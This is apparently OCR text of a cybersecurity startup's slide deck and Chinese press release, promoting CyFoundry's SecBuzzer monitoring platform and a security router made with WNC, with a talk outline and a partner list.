
下游-場域/軟體應用

漢翔、科力、中鋼、


友嘉、上銀 等

CMMC顧問輔導

INFRASTRUCTURE IN THE MEDICAL FIELD



FLEXIBLE AND POWERFUL PLATFORM



Threats

off–the-shell solutions

Log

EDR

IPPX 1.0

ESM Edge

mirror

Packet X Grasm

IPPX 2.0

Event logs

Core Switch

IPPX

IoC (intelligence)

KKCO

ZUSO

Team T5

Jrsys

SecBuzzer ESM Cloud

Alert and Events

Compliance data

Internet


SOPHOS

Traffic filtering and blocking
Network IoC detection and prevention
Compliance data collection
Threat hunting

EASY-TO-USE AND PLUG-AND-PLAY


cybersecurity compliance and threat hunting service
security router with AI and Intelligence

Semiconductor Cybersecurity Pavilion
Taiwan Cybersecurity Foundry Co., Ltd.
台灣資安鑄造股份有限公司
I3323
TCFC 與 WNC 策略合作



WNC
Wistron NeWeb Corp.

The Verizon Router allows you to take full advantage of Verizon's fastest Internet plans supporting Gigabit+ speeds with next generation Wi-Fi 6E technology, Tri-band Wi-Fi including new 6 GHz Wi-Fi band, and offering 2.5 and 10 gigabit wired Ethernet ports for even faster speeds in the future. It supports single Wi-Fi name & password with SON (self organizing network) functionality, automatic band steering, beamforming for improved signal quality between devices, and Guest Wi-Fi network support. For your protection, it is also equipped with WPA3 wireless security protocol. Bracket is available for mounting separately.



CYFOUNDRY
台灣資安鑄造公司

日期：2022. 09.14

台灣資安鑄造攜手無線通訊大廠啟碁科技

推出輕巧型資安監控設備

「台灣資安鑄造公司」為資策會新創衍生的資安公司，自去(2021)年 12 月 8 日成立，甫獲美國矽谷創投 Draper Associate 大力挹注，完成種子輪募資。本 (2022) 年 9 月 14-16 日間在南港展覽館 1 館舉辦的『國際半導體展』（SEMICON Taiwan 2022）正式參展，首發登場的是針對半導體供應鏈產業對資安的強烈需求，所推出一站式服務資安風險評估，從弱點掃描到資安風險評估分析，產出一份如何快速及有效率幫企業挖掘潛在的網路安全漏洞，並給予改善網路安全分析報告，同時提供持續監控企業的網路狀況。

為了讓資安監控更輕鬆上手好安裝，台灣資安鑄造攜手網通大廠啟碁科技共同完成資安監控軟硬體研發，推出主打輕巧型的『資安網路監控設備』(Security Router)，透過人工智慧引擎與威脅獵捕，有效幫助企業資安人員，處理每日產出的龐大安全紀錄與資訊。14 日啟碁科技技術長陳弘仁特別現身展場，與台灣資安鑄造共同宣布正式開始服務半導體及網通產業相關的供應商及企業，同時也可以拓展到

OUTLINE

Background Story

A. Originated from the AI/OT/CT/IC R&D project at CSTI III in the year 201X

B. Establishment and interruption of Taiwan Cybersecurity Foundry Company

Technological Development and Collaboration

A. Development of core systems like SecBuzzer

B. Collaboration with over 10 cybersecurity companies and seed round investment

C. Challenges and technology transfer

Future Outlook

A. Trends and developments in the AIoT era

B. Changes and challenges in the cybersecurity market

Importance of Collaboration and Support

A. Example of collaboration between CyFoundry and WNC

B. Value of partners and supporters

Technological Innovation and Challenges

A. Applications of AI at the edge and significance of FOTA technology

B. Solutions for zero trust and cybersecurity challenges

Looking Ahead to Future Trends

A. Development direction in the AIoT era

B. Development and applications of cybersecurity AI

Conclusion

A. Importance of continuous innovation and staying true to one's initial intentions

B. Strategies and goals for entering the market

AI SECURITY OPERATIONS WITH SITUATION MONITORING

- AI security action monitoring: (1) **Machine learning** greatly reduces manual research and judgment; (2) **cloud native monitoring** eliminates high duty costs
- The security law is on the road, and it is not easy to follow **the limited resources of B- and C-class machines**
- The field of security **system integration** is the key, and the traditional SIEM human service investment is large

Establish cross-border cooperation in rapid response

Advantages:

Reduce 50% financial burden, standardize and implement the requirements of the security law

CORE TECHNOLOGY OF CYFOUNDRY

